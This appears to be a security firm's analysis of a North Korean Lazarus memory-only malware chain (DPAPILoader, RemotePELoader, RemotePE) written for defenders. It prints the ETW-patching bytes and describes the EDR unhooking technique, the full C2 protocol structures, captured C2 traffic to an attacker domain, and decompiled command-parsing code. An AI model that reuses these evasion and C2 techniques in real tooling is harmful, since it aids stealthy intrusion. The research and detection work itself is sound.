

RemotePE: The Lazarus RAT that lives in memory

By Fox-SRT

Published: 2026-05-22 · Archived: 2026-06-10 02:01:48 UTC

6 Votes

Authors: Yun Zheng Hu and Mick Koomen



Summary

Last year, we published research¹ about a North Korean Lazarus subgroup targeting financial and cryptocurrency organizations, encountered during multiple incident response engagements. This Lazarus subgroup overlaps with activity linked to AppleJeu², Citrine Sleet³, UNC4736⁴, and Gleaming Pisces⁵. In one investigation, we observed that the actor had replaced ThemeForestRAT and PondRAT with a more sophisticated memory-only toolset. This follow-up post covers all three malware families from that toolset: DPAPILoader, RemotePELoader and RemotePE.

The three form a chain. DPAPILoader decrypts and loads RemotePELoader from disk using the Windows Data Protection API (DPAPI). RemotePELoader beacons to a C2 server and waits until it receives the next stage: RemotePE, a RAT executed entirely in memory and never written to disk, leaving no filesystem artifacts. At the time of writing, we have not found samples of RemotePELoader or RemotePE on VirusTotal.

The toolset's environmental keying, memory-only execution, EDR evasion, and low forensic footprint suggest it is purpose-built for long-term observation campaigns. This allows the actor to quietly maintain access over an extended period before moving to a high-impact final objective such as data theft or a large-scale financial heist, consistent with this actor's known history.

We are sharing samples with detection rules and indicators of compromise (IOCs) to help defenders identify and respond to this toolset in their environments.




Figure 1: The three-stage chain: DPAPILoader decrypts and loads RemotePELoader from disk, which retrieves and executes RemotePE in memory

DPAPILoader: First-stage, environmentally keyed loader

DPAPILoader is implemented as a DLL whose purpose is to decrypt and load an encrypted payload from disk using DPAPI. In the incident response case, it was found as `C:\Windows\System32\Iassvc.dll`, installed under the service name “Internet Authentication Service.” This service runs `Iassvc.dll` automatically on system startup, providing persistence for the toolset. The filename and service name are chosen to mimic the legitimate Windows Server Internet Authentication Service (IAS) and its accompanying DLL

`C:\Windows\System32\Iassvcs.dll` (note the extra ‘s’ in the filename).

In Listing 1, we list a Windows service record, extracted from the forensic image using Dissect⁶, that shows the masquerading in detail.

```
name (string) = Ias
```

```
displayname (string) = Internet Authentication Service
```

```
description (string) = Internet Authentication Service (IAS) is a component of Windows Server operating systems that provides centralized user authentication, authorization and accounting.
```

```
servicedll (path) = %SystemRoot%\system32\Iassvc.dll
```

```
imagepath (path) = %systemroot%\system32\svchost.exe
```

```
imagepath_args (string) = -k netsvcs -p
```

```
objectname (string) = LocalSystem
```

```
start (string) = Auto Start (2)
```

```
type (string) = Service - Own Process (0x10)
```

```
errorcontrol (string) = Normal (1)
```

Listing 1: Service record from Dissect showing Windows service that runs DPAPILoader

The sample from our investigation first checks whether it is running under `C:\Windows\System32\svchost.exe`. It then loops over all files matching the wildcard path

`C:\ProgramData\Microsoft\Windows\DeviceMetadataStore\en-US*.*`. This directory normally contains Microsoft Cabinet files used for device metadata packages. DPAPILoader skips any file beginning with the Cabinet magic bytes (`MSCF` / `4D 53 43 46`), filtering out legitimate metadata packages. Any file that passes this check and is larger than 51200 bytes (50 KiB) is decrypted using DPAPI and loaded into memory using [libpeconv⁷](#), an open-source reflective PE loading library.

Across the DPAPILoader samples we observed, the loading mechanism and host process differ, as documented in the Observed Samples section, but the core behaviour is consistent.

DPAPI Encryption

DPAPILoader uses the Windows Data Protection API (DPAPI) to decrypt its payload. DPAPI ties cryptographic keys to a specific user account, with key management handled entirely by the OS. The caller only invokes encrypt and decrypt functions.

This offers the actor two advantages. First, the encrypted payload on disk is never in plaintext: if a sample is uploaded to VirusTotal, it is useless without the victim's DPAPI keys. Static analysis is effectively impossible without them. Second, each deployment produces a unique encrypted blob, meaning the payload hash differs across victims and evades hash-based detection. The only prerequisite is prior access to the target machine to encrypt and drop the payload, something the actor has at this stage of the intrusion.

After DPAPI decryption, the payload is additionally XORed with `0x8D` before loading. This is consistent across all observed DPAPILoader samples. This approach is an instance of environmental keying⁸, where malware is bound to a specific victim environment and cannot be analysed or executed elsewhere.

Observed Samples

We identified three DPAPILoader samples spanning roughly nine months, with differences in loading mechanism, host process, and payload storage.

The first sample (`Iassvc.dll`) is loaded as a Windows service via `Svchost.exe`, the second (`sspicli.dll`) is sideloaded by ESET's `edp.exe`, and the third (`wmiclnt.dll`) uses the `WmiOpenBlock` export with no identified host process.

PE timestamp	DLL name	Export	String obfuscation
2023-11-14	<code>Iassvc.dll</code>	<code>ServiceMain</code>	XOR <code>0x8D</code>
2024-02-21	<code>sspicli.dll</code>	<code>InitSecurityInterfaceW</code>	XOR <code>0x8D</code>
2024-08-21	<code>wmiclnt.dll</code>	<code>WmiOpenBlock</code>	DPAPI + XOR <code>0x8D</code>

Table 1: Observed DPAPILoader samples by PE timestamp

The first two samples load the DPAPI-encrypted payload from the `DeviceMetadataStore` path. The third embeds the encrypted payload directly in the DLL, removing the dependency on a separate file on disk.

The second and third samples were found on VirusTotal. Without the victims' DPAPI keys, we are unable to decrypt them. Both are a practical demonstration of the environmental keying discussed earlier.

The first sample comes from our incident response case, where a full forensic image of the compromised machine gave us access to the victim's DPAPI keys, allowing us to trivially decrypt the payload using a Dissect⁹ shell:

```

target-shell image.E01 --python
Loaded targets in 'targets' variable. First target is in 't'.

In [1]: dec_payload = t.dpapi.decrypt_system_blob(t.fs.path(
...:     "c:/ProgramData/Microsoft/Windows/DeviceMetadataStore/en-US/08548ba0-000b-46ea-8618-9e296cbc3ca3.devicemetadata-ms"
...: ).read_bytes())

In [2]: from dissect.cstruct import hexdump

In [3]: hexdump(bytes(c ^ 0x8d for c in dec_payload)[:100])
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  MZ.....
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  .....@.....
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  .....
00000030  00 00 00 00 00 00 00 00  00 00 00 00 f8 00 00 00  .....
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  ....!..!Th
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  is program canno
00000060  74 20 62 65                t be

In [4]:

```

Figure 2: Decrypting the DPAPI-encrypted PE payload using Dissect

It turns out the decrypted payload is another loader, which we named RemotePELoader.

RemotePELoader: Second-stage, operator-controlled loader

RemotePELoader is decrypted from the DPAPI payload on disk and is responsible for retrieving the core module from a C2 server and loading it into memory. Both the loader and the core module share a configuration file stored on disk, and are designed to work as a pair, deployed together as part of the same installation. Upon execution, RemotePELoader spawns a thread that first applies evasion techniques, reads the configuration, and then enters a C2 polling loop. It has no RAT functionality of its own; its sole purpose is to load the next stage.

HellsGate & EDR Evasion

RemotePELoader applies two evasion techniques before performing any further actions. The first is HellsGate¹⁰ (specifically the TartarusGate¹¹ variant), a technique that dynamically resolves Windows syscall numbers at runtime. It scans the loaded `ntdll.dll` for syscall stubs to obtain the numbers for `NtOpenSection`, `NtMapViewOfSection`, `NtUnmapViewOfSection`, `NtProtectVirtualMemory`, and `NtClose`. Using these direct syscalls, RemotePELoader iterates the Process Environment Block's module list and remaps each DLL from its `\KnownDlls` section object, a kernel-maintained mapping of trusted system DLLs, replacing any hooked in-memory copies with clean ones and effectively unhooking all userland security product hooks.

The second is patching Event Tracing for Windows (ETW), a Windows mechanism used by security products to monitor process behaviour at runtime. RemotePELoader patches function `EtwEventWrite()` in the current process using a well-known technique, overwriting it with the following bytes.

```
48 33 c0      ; XOR    RAX, RAX
c3           ; RET
```

Listing 2: Bytes written to `EtwEventWrite` to disable ETW event generation

This causes `EtwEventWrite` to immediately return 0, suppressing all ETW event generation and preventing security tooling that relies on ETW telemetry from receiving events.

Together, these two techniques hinder detection by endpoint security products that rely on userland API hooking or ETW telemetry.

Configuration

After applying evasion techniques, RemotePELoader reads a configuration file using the same wildcard search as DPAPILoader:

```
\\??\C:\ProgramData\Microsoft\Windows\DeviceMetadataStore\en-US*.*
```

The configuration file is smaller than the encrypted RemotePELoader payload, so it identifies it by looking for a file that does not begin with Cabinet magic bytes and is smaller than 20480 bytes (20 KiB). When found, it decrypts the contents using DPAPI and XORs all bytes with `0x8D`.



```
target-shell image.E01 --python
In [5]: dec_config = t.dpapi.decrypt_system_blob(t.fs.path(
...:      "c:/ProgramData/Microsoft/Windows/DeviceMetadataStore/en-US/05f1f8fd-d226-4de8-a8d4-0e2b066cacb4.devicemetadata-ms"
...:      ).read_bytes())

In [6]: hexdump(bytes(c ^ 0x8d for c in dec_config)[:100])
00000000 38 00 00 00 0c c3 a8 65 03 00 00 00 0a 00 00 00  8.....e.....
00000010 68 00 74 00 74 00 70 00 73 00 3a 00 2f 00 2f 00  h.t.t.p.s:././
00000020 61 00 65 00 73 00 2d 00 73 00 65 00 63 00 75 00  a.e.s.-s.e.c.u
00000030 72 00 65 00 2e 00 6e 00 65 00 74 00 2f 00 63 00  r.e...n.e.t./c.
00000040 68 00 61 00 6e 00 6e 00 65 00 6c 00 00 00 00 00  h.a.n.n.e.l....
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060 00 00 00 00

In [7]:
```

Figure 3: Decrypting the DPAPI-encrypted config using Dissect

The configuration file structure is depicted in Listing 3.

```
1 struct RemotePEC2Config
2 {
3     int dwReconnectMinutes;
4     int dwSleepUntilEpoch;
5     int dwSleepMin;
6     int dwSleepMax;
7     wchar_t wsC2Url_1[260];
8     wchar_t wsC2Url_2[260];
9     wchar_t wsC2Url_3[260];
10    wchar_t wsProxy[260];
11    char sProxyUserName[128];
12    char sProxyPassword[128];
13    wchar_t wsUserAgent[260];
14 };
```

Listing 3: RemotePE C2 configuration structure on disk

Since both RemotePELoader and the configuration file reside in the same directory, a size check is used to distinguish between them, without it, the configuration file could be mistakenly loaded as a PE, or the PE read as a configuration file. This shared logic, combined with the identical cryptographic scheme, further ties the two loaders together as a coordinated toolset.

C2 Communication

After reading the configuration, RemotePELoader enters a loop until it receives a PE payload from the server. On the first run it sleeps until the configured wake-up timestamp and on subsequent iterations it sleeps for a random interval within the configured bounds. It then finds an active C2 server via a check-in request and keeps polling for a PE payload. If no payload is returned, it restarts the loop. Once a payload is received, it sends a confirmation request to the active C2, loads the retrieved PE payload using libpeconv, and exits the thread.

RemotePELoader communicates with the C2 server over HTTP, using POST requests. Host information is passed via the HTTP Cookie header, with a check-in request identified by the presence of `at_check=true`. The server responds with a JSON object where the `odata.metadata` key contains the C2 session ID. Once a session ID is

obtained, subsequent requests replace the `at_check` cookie with `ai_session`, set to the session ID received from the server. The table below documents each cookie field used in the check-in request.

Cookie name	Cookie value description
MSCC	Random buffer with regex <code>[0-9a-z]{24}</code> prepended to the string <code>“-c1=2-c2=2-c3=2”</code>
MicrosoftApplicationsTelemetryDeviceId	Bot ID
MSFPC	Random numbers with format string <code>“%08lx%08lx%08lx%08lx”</code>
HASH	Random number with format string <code>“%04x”</code>
LV	Current year and month in YYYYMM format
V	Constant number
LU	Epoch of current time
MS0	Random numbers with format string <code>“%08lx%08lx%08lx%08lx”</code> , likely to indicate RemotePELoader request
at_check	Indicates a check-in request (no session yet)
ai_session	Session ID from C2 after initial check-in

Table 2: RemotePELoader check-in request Cookie fields

Once a C2 session is established, RemotePELoader polls the server at random intervals between the configured minimum and maximum sleep times. In our tests, the server did not immediately return a payload, suggesting an actor-in-the-loop model where the operator manually decides when to deliver it. When the operator delivers the payload, the server returns a JSON object where the `odata.metadata` key contains the PE payload, AES-GCM encrypted and Base64-encoded.

```
POST /channel HTTP/1.1
Host: aes-secure.net
Content-Length: 0
Accept-Encoding: gzip, deflate
Connection: keep-alive
accept: */*
Accept-Language: en-US,en;q=0.9
Content-Type: application/json
Cookie: MSCC=cid=gyr6381novxuncp95po92icz-c1=2-c2=2-c3=2; MicrosoftApplicationsTelemetryDevice
Id=; MSFPC=GUID=20c58d24500b98892d9a16b12f7b5a6e&HASH=aaa1
92d4&LV=202402&V=4&LU=1707268174; MS0=d2a6e5a6b2b70b0d3e2323258a043123; ai_session=ov97vjp868h
enipbh7obq3ju0q
User-Agent: Microsoft-Delivery-Optimization/10.0
Cache-Control: no-cache

HTTP/1.1 200 OK
keep-alive: timeout=5, max=100
x-powered-by: PHP/8.0.30
content-type: application/json; charset=utf-8
expires: Thu, 19 Nov 1981 08:52:00 GMT
cache-control: no-store, no-cache, must-revalidate
pragma: no-cache
content-length: 746057
date: Wed, 07 Feb 2024 01:09:34 GMT
server: LiteSpeed
x-turbo-charged-by: LiteSpeed

{"odata.metadata":"98WVI\\fFlSOWKZG\\1MDRiNpcUM\\Y4q5ZIM5FFBupNB6Quz\\E19o1nACX82E54aZgchtIzRs
TbUQp0GBQAKwpmrnnQH13g1eLvmU2xsBWu2wLaTeamiAL\\t4g5XSPpW7+amWaKuacgvtkFteGioXYLxGKVkkAi0JrSgJy
j8TFsgRgnrZbvsgSFGDbpvdK6h4ymD9uBJVPog8GhMPN2a3\\m5Q+uN6hjhQD0VAM0hJ0dgBz1vxLCeHjP5L7HxL34tXGwu
```

Figure 4: RemotePELoader C2 session showing the server returning the encrypted PE payload

All messages exchanged with the C2 server are AES-encrypted, except for the initial check-in response containing the session ID. The AES key and nonce for each message are derived using SplitMix64, seeded with a random value generated by a Mersenne Twister PRNG. Each message is structured as follows, with the seed prepended to the AES-GCM tag and ciphertext:

1	struct C2Message {
2	uint64_t aes_seed;
3	unsigned char aes_tag[16];
4	unsigned char ciphertext[];
5	};

Listing 4: C2 message structure used by RemotePELoader and RemotePE

The decrypted payload is RemotePE, a fully-fledged RAT that runs entirely in memory, covered in the next section.

RemotePE: Final-stage, in-memory RAT

RemotePE is a fully-fledged RAT that we retrieved directly from a RemotePELoader C2 server by emulating its C2 protocol.

Written in C++ using object-oriented programming, RemotePE is a multithreaded program that appears to share a codebase with RemotePELoader. Both components share the same on-disk configuration file, this is by design: if an operator updates the configuration and the host reboots, both components need to read the same updated values to maintain access. Furthermore, C2 logic, including session handling, AES-GCM encryption, and the `C2Message` structure are equal. Also, in the samples from our investigation, RemotePELoader and RemotePE each verify they were loaded by the previous stage by checking that `lpReserved == 0x1000` in `DllMain`, enforcing the integrity of the chain.

Control flow

RemotePE starts two threads at startup. The first, `IChannelController`, handles C2 communication. The second, `IMiddleController`, processes commands received from the C2 server. When the C2 server ends the current session, both threads stop and RemotePE either exits or sleeps until the configured wake-up time.

The `IChannelController` thread first locates an active C2 server and then polls it for commands. Between each polling iteration, the thread sleeps for a configured random interval, or wakes immediately if command output is available. In that case, the output is sent back to the C2 server without waiting for the next polling interval, allowing the operator to issue the next command promptly. Received commands are pushed to a queue consumed by `IMiddleController`.

The `IMiddleController` thread processes commands from the queue and pushes output back to a queue read by `IChannelController`. Each C2 message from the server consists of a list of entries delimited by `$`, where each entry is a bundle of commands (see the C2 Protocol section). Commands can optionally be executed in a separate thread, and all output is merged into a single reply sent back to the server.

While sleeping, RemotePE also checks for the existence of a Windows event named `554D5C1F-AABE-49E4-AB57-994D22ECED28`. If present, it wakes immediately and restarts both controller threads. Neither RemotePE nor the loaders create this event, implying it is created externally as an out-of-band mechanism to wake RemotePE on demand.

Commands

RemotePE supports six categories of commands, identified by their C++ runtime type information (RTTI) class names. The table below lists each class along with the functionality it exposes. An operator invokes a function by specifying its class ID and function ID, along with any required parameters.

Table 3: RemotePE commands with their RTTI class names

Internal class name	Class ID	Function ID	Description
<code>IConfigProfile</code>	0	0	Get the current C2 configuration
		1	Set the C2 configuration
<code>IConsole</code>	1	0	Get the current working directory

Internal class name	Class ID	Function ID	Description
		1	Change the current working directory
		2	Execute a command and return its output
		3	Get loaded modules (DLLs)
		4	Register a new module (DLL)
		5	Invoke a registered module's function pointer with arguments
		6	Unload a module (DLL)
IFileExplorer	2	0	Get information on the drives of the system
		1	List the files in a directory
		2	Delete a file
		3	Rename a file
		4	Read from a file
		5	Write to a file
		6	ZIP a file or directory and return it as data
IProcess	3	0	Get process listing
		1	Kill process by ID
		2	Search for a file in the directories of a given environment variable
		3	Create a process
		4	Create a process as a user
ITimer	4	0	Sleep for X minutes, non-persistent
		1	Sleep for X minutes, and persist this also in the C2 configuration on disk
		2	Exit RemotePE
IPing	5	N/a	A no-op command

Most commands provide standard RAT functionality. One notable exception is the file deletion command, which overwrites each file with constant bytes seven times before renaming and deleting it, a secure deletion pattern consistent with PondRAT and POOLRAT, two malware families previously associated with this actor. Unlike some implementations that overwrite with random bytes, RemotePE uses constant bytes, though the multi-pass overwrite and rename pattern is shared.

RemotePE also implements a plugin system that allows the operator to dynamically register DLL payloads at runtime. These payloads must be valid both as a Windows DLL and as reflective shellcode, with the DLL entry point re-executed to unload them: a dual-format requirement and unload behaviour that matches `pe_to_shellcode`¹², which refers to such payloads as “shellcodified DLLs”. RemotePE can hold multiple plugins simultaneously, which the operator can invoke via the `IConsole` commands described above.

C2 Protocol

Similar to RemotePELoader, the `IChannelController` thread begins by locating an active C2 server via a check-in request, then polls it in a loop. The request format is largely identical to that of RemotePELoader, with one exception: RemotePE uses the `MUID` cookie instead of `MS0`, which the C2 server likely uses to differentiate between the two families. Session handling is identical to RemotePELoader. For a full description of cookie fields, see the RemotePELoader C2 Communication section.

Though RemotePE communicates with the same C2 server as RemotePELoader, the protocol diverges after the initial check-in. The outer message structure is identical to RemotePELoader’s `C2Message` (seed, AES-GCM tag, and ciphertext). The decrypted ciphertext, however, contains a RemotePE-specific structure, see Listing 5.

```
1      struct C2Command {
2          uint32_t payload_size;
3          uint16_t class_id;
4          uint16_t function_id;
5          uint32_t request_id;
6          unsigned char payload[];
7      };
8      struct C2CommandBatch {
9          uint16_t command_count;
10         C2Command commands[];
11     };
12
```

Listing 5: RemotePE C2 command structures

Command responses sent back to the server use the structures defined in Listing 6.

```
1      struct C2CommandResponse {
2          uint32_t response_size;
3          uint32_t error;
4          uint32_t request_id;
5          unsigned char payload[];
6      };
7      struct C2CommandResponseBatch {
8          uint16_t command_count;
9          C2CommandResponse commands[];
10     };

```

Listing 6: RemotePE command output structures

When `IChannelController` receives a `C2CommandBatch`, it decrypts it and pushes the commands to the queue consumed by `IMiddleController`, as described in the Control Flow section. Command output is compressed using `MSZIP` via the Windows Cabinet compression API (`cabinet.dll`).

```

39     for ( i = strtok_s(c2_response, "$", &Context); i; i = strtok_s(0, "$", &Context) )
40     {
41         c2_command_batch = RemotePE::IMiddleController::decrypt(this, i);
42         if ( c2_command_batch )
43         {
44             c2_command = c2_command_batch->commands;
45             for ( j = 0; j < c2_command_batch->command_count; ++j )
46             {
47                 if ( c2_command->function_id <= 0x1000u )
48                     RemotePE::IMiddleController::run_c2_command(
49                         this,
50                         c2_command,
51                         c2_output_queue,
52                         &c2_response_size,
53                         &cmd_count);
54                 else
55                     RemotePE::IMiddleController::run_c2_command_as_thread(this, c2_command);
56                 c2_command = (c2_command + c2_command->payload_size + 12);
57             }
58             Free_1(c2_command_batch);
59         }
60     }
61     RemotePE::IMiddleController::create_c2_response(this, c2_output_queue, c2_response_size, cmd_count);
62     if ( c2_output_queue )
63         std::deque::destructor(c2_output_queue, 1);

```

Figure 5: RemotePE command parsing

Figure 5 shows the C2 server command parsing of the `IMiddleController` thread. At first, command batches can be delimited by the “\$”, where each command of a batch is traversed. After running the commands, all command outputs that were not run as a separate thread are merged into a C2 reply that is sent back to the server.

Command output is compressed, and the whole `C2CommandResponseBatch` structure is AES-GCM encrypted and Base64-encoded, before being sent back to the C2 server in the `armAuthorization` JSON key. An example of this is shown in Figure 6. The JSON keys and HTTP cookie names used within the C2 protocol, e.g., `armAuthorization`, `odata.metadata`, and `MSFPC` are also used within the Microsoft ecosystem.

```

POST /channel HTTP/1.1
accept: */*
Accept-Language: en-US,en;q=0.9
Content-Type: application/json
Cookie: MSCC=cid=z01i51ynbpeyi5s1zx0c8w0s-c1=2-c2=2-c3=2; MicrosoftApplicationsTelemetryDevice
Id=73e&LV=202605&V=4&LU=1779351301; MSFPC=GUID=ff7a6e0e314280d7f4ebaaf02c90c63c&HASH=bc9a
73e&LV=202605&V=4&LU=1779351301; MUID=1DD78CDAED2CBBC9FB787E6A93AB7555; ai_session=u7e8m3efg8l
rd1mc9qj6t1337r
User-Agent: Microsoft-Delivery-Optimization/10.0
Host: aes-secure.net
Content-Length: 168
Connection: Keep-Alive
Cache-Control: no-cache

{"armAuthorization": "q905PeQc4Y890zag57/17y55A8lauGdJyc+jzbG7g+XqMF//AhUKbESJ5GNN4ueH+DQJAHVb
uORw9UPS9esMlaxKLIBRlyWF9/u0zXyBr04ZnTngc6i0QXCyWbd5HqdmxA3K0A3cIEw+c9o="}

```

Figure 6: RemotePE returning command output to the C2 server via the `armAuthorization` JSON key

A example Python script to decrypt C2 command responses can be found [here](#):



```
$ uv run decrypt.py "q905PeQc4Y890zag57/17y55A8lauGdJyc+jzbG7g+XqMF//AhUKbESJ5GNN4ueH+DQJAHVbu0Rw9UPS9esMlaxKLIBRlyWF9/u0zXyBr04ZnTngc6i0QXCYwb5HqdmxA3K0A3cIEw+c9o="
Decrypted C2 Message:
00000000 01 00 45 00 00 00 00 00 00 00 0f d0 00 00 0a 51 ..E.....Q
00000010 a5 c0 18 00 c1 02 28 00 00 00 00 00 00 28 00 .....(.....(
00000020 00 00 00 00 00 00 29 00 00 00 43 4b 73 66 b0 62 .....CKsf.b
00000030 88 61 08 67 c8 64 c8 63 48 61 c8 67 28 67 28 06 .a.g.d.cHa.g(g(
00000040 f2 8b 19 2a 81 b8 84 21 95 21 97 c1 98 c1 88 81 ...*...!.....
00000050 81 01 00 ..

Command 1 of 1:
C2 Command Response:

00000000 45 00 00 00 00 00 00 01 d0 00 00 0a 51 e5 c0 E...Q
00000010 18 00 c1 02 28 00 00 00 00 00 00 00 28 00 00 .....(.....(
00000020 00 00 00 00 29 00 00 00 43 4b 73 66 b0 62 88 61 .....CKsf.b.a
00000030 08 67 c8 64 c8 63 48 61 c8 67 28 67 28 06 f2 8b .g.d.cHa.g(g(
00000040 19 2a 81 b8 84 21 95 21 97 c1 98 c1 88 81 01 ...*...!.....
00000050 00

struct C2CommandResponse:
- response_size: 0x45
- error: 0x0
- request_id: 0xd00f
- payload: b'\nQ\xe5\xc0\x18\x00\x02(\x00\x00\x00\x00\x00\x00\x00\x00(\x00\x00\x00\x00\x00\x00\x00\x00)\x00\x00\x00CKsf\xb0b\x88a\x08g\xc8d\xc8cHa\xc8g(g(\x06\xf2\x8b\x19*\x81\xb8\x84!\x95!\x97\xc1\x98\xc1\x88\x81\x81\x01\x00'
Compressed Stream:

00000000 0a 51 e5 c0 18 00 c1 02 28 00 00 00 00 00 00 00 .Q.....Q
00000010 28 00 00 00 00 00 00 00 29 00 00 00 43 4b 73 66 .....CKsf
00000020 00 62 88 61 08 67 c8 64 c8 63 48 61 c8 67 28 67 .b.a.g.d.cHa.g(g
00000030 28 06 f2 8b 19 2a 81 b8 84 21 95 21 97 c1 98 c1 .....*...!.....
00000040 88 81 81 01 00

struct CabinetStream:
- magic: -0x3f1aaef6
- unk1: 0x2c10018
- original_size: 0x28
- original_size2: 0x28
- compressed_size: 0x29
- compressed_buf: b'CKsf\xb0b\x88a\x08g\xc8d\xc8cHa\xc8g(g(\x06\xf2\x8b\x19*\x81\xb8\x84!\x95!\x97\xc1\x98\xc1\x88\x81\x81\x01\x00'

Decompressed command output:
00000000 43 00 3a 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 C.:.W.i.n.d.o.
00000010 77 00 73 00 5c 00 73 00 79 00 73 00 74 00 65 00 w.s.\.s.y.s.t.e.
00000020 6d 00 33 00 32 00 00 00 m.3.2...
```

Figure 7: Example of a decrypted C2 command response

Retrieved Samples

We obtained four RemotePE samples: three retrieved from active C2 servers and one recovered through forensic analysis. The C2 servers were identified during the incident response engagement or through fingerprinting. Ordering the samples by PE compile timestamp reveals incremental changes across versions, primarily in the config loading mechanism and bot identification method, suggesting active development between mid-2023 and mid-2024.

PE timestamp	Config loading	Bot ID
2023-07-04	Find DPAPI encrypted config on disk	SOFTWARE\Microsoft\SQMClient\MachineId
2023-10-17	C2 URLs passed via <code>lpThreadParameter</code> , fixed User-Agent	SOFTWARE\Microsoft\SQMClient\MachineId

PE timestamp	Config loading	Bot ID
2024-04-18	Find DPAPI encrypted config on disk	SOFTWARE\Microsoft\SQMClient\MachineId
2024-05-11	DPAPI config path passed via <code>lpThreadParameter</code>	Software\Microsoft\Cryptography\MachineGuid

Table 4: Observed RemotePE samples by PE timestamp

The 2023-10-17 sample does not use DPAPI and instead receives its C2 urls directly via `lpThreadParameter`, parsed using `CommandLineToArgvW`. Unlike the other samples, it also performs HellsGate syscall resolution and ETW patching itself, rather than relying on RemotePELoader to do so. This suggests that early versions of RemotePE were more standalone and not exclusively tied to the DPAPILoader/RemotePELoader chain, capable of being deployed by any loader passing the configuration as a thread parameter.

The table below shows the time between our initial check-in and RemotePE payload delivery across six successful retrieval sessions, along with the payload delivery time converted to Korea Standard Time (KST, UTC+9).

C2 session started (UTC)	Payload returned (UTC)	Delta	Payload returned (KST,UTC+9)
2024-02-07 00:21	2024-02-07 01:09	48 min	2024-02-07 10:09
2024-12-09 08:48	2024-12-09 09:08	20 min	2024-12-09 18:08
2024-12-10 23:57	2024-12-11 00:46	49 min	2024-12-11 09:46
2025-01-10 08:21	2025-01-10 08:21	0 min	2025-01-10 17:21
2025-02-10 21:56	2025-02-10 23:03	67 min	2025-02-11 08:03
2025-07-09 11:57	2025-07-10 07:50	20 hrs	2025-07-10 16:50

Table 5: RemotePELoader C2 session and RemotePE payload delivery timestamps

Many other sessions yielded no payload. All six successful payload deliveries fall within daytime hours in the UTC+9 timezone (08:00–19:00 KST), as shown in Table 5.

Infrastructure

The RemotePE C2 infrastructure is hosted on Namecheap shared hosting, consistent with what we observed in earlier campaigns involving ThemeForestRAT and PondRAT. As with those campaigns, the use of shared hosting

makes IP-based blocking ineffective, since the same server hosts legitimate domains.

Through fingerprinting of C2 server characteristics, we identified additional domains and servers beyond those found during the incident response engagement. These are listed in the IOCs section.

At the time of writing, several C2 servers we identified never returned a payload during our emulated sessions, though some remain live. Others that had previously delivered RemotePE appear to no longer do so. Whether this reflects the infrastructure going dormant, being abandoned, a change in C2 protocol, or the actor detecting unexpected connections is unclear.

Conclusion

The DPAPILoader, RemotePELoader, and RemotePE toolset represents a deliberate effort to minimise forensic footprint. A RemotePELoader sample from disk uploaded to VirusTotal is useless without the victim's DPAPI keys. Furthermore, by combining environmental keying via DPAPI with fully in-memory execution of the final payload, the actor ensures that forensic imaging of the disk will not yield recoverable artifacts of RemotePE.

The actor-in-the-loop delivery model and the toolset's low detection rate (neither RemotePELoader nor RemotePE appeared on VirusTotal prior to this publication) suggest this toolset may be reserved for high-value targets where long-term, stealthy access is the objective, consistent with this Lazarus subgroup's known focus on financial and cryptocurrency organisations.

Defenders should focus on host-based detection. The most reliable indicators are DPAPI-encrypted blobs in unexpected directories, in our case this was the `DeviceMetadataStore` directory, though this can vary. Another indicator is to look for suspicious DLLs masquerading as legitimate Windows services or sideloaded DLLs.

For network-based detection, SNI fields and DNS queries for known C2 domains are the most actionable opportunities. Pivoting on Namecheap shared hosting infrastructure also proved effective in identifying additional malicious C2 servers during our investigation. Organisations with TLS inspection can detect the characteristic cookie fields and JSON keys, though care should be taken to avoid false positives given the traffic's close resemblance to legitimate Microsoft traffic.

We are sharing the samples, including decrypted versions that would otherwise remain inaccessible due to environmental keying, both for preservation and to help defenders detect and respond to this toolset. YARA rules and IOCs are provided below.

Indicators of Compromise

If you have any questions or need assistance based on these findings, please contact Fox-IT CERT at cert@fox-it.com. For urgent matters, call 0800-FOXCERT (0800-3692378) within the Netherlands, or +31152847999 internationally to reach one of our incident responders.

Domains

Domain	First seen	Last seen
livedrivefiles[.]com	2023-07-17	2025-07-27
aes-secure[.]net	2023-09-18	*
azureglobalaccelerator[.]com	2023-09-18	*
msdeliverycontent[.]com	2024-02-19	2026-05-09
akamaicloud[.]com	2024-02-19	2025-02-14
intelcloudinsights[.]com	2024-04-13	2026-04-23
devicelinkintel[.]com	2024-08-16	*

Table 6: RemotePE(Loader) C2 domains. Entries marked with * in the “Last seen” column were still active at the time of writing.

Host based indicators

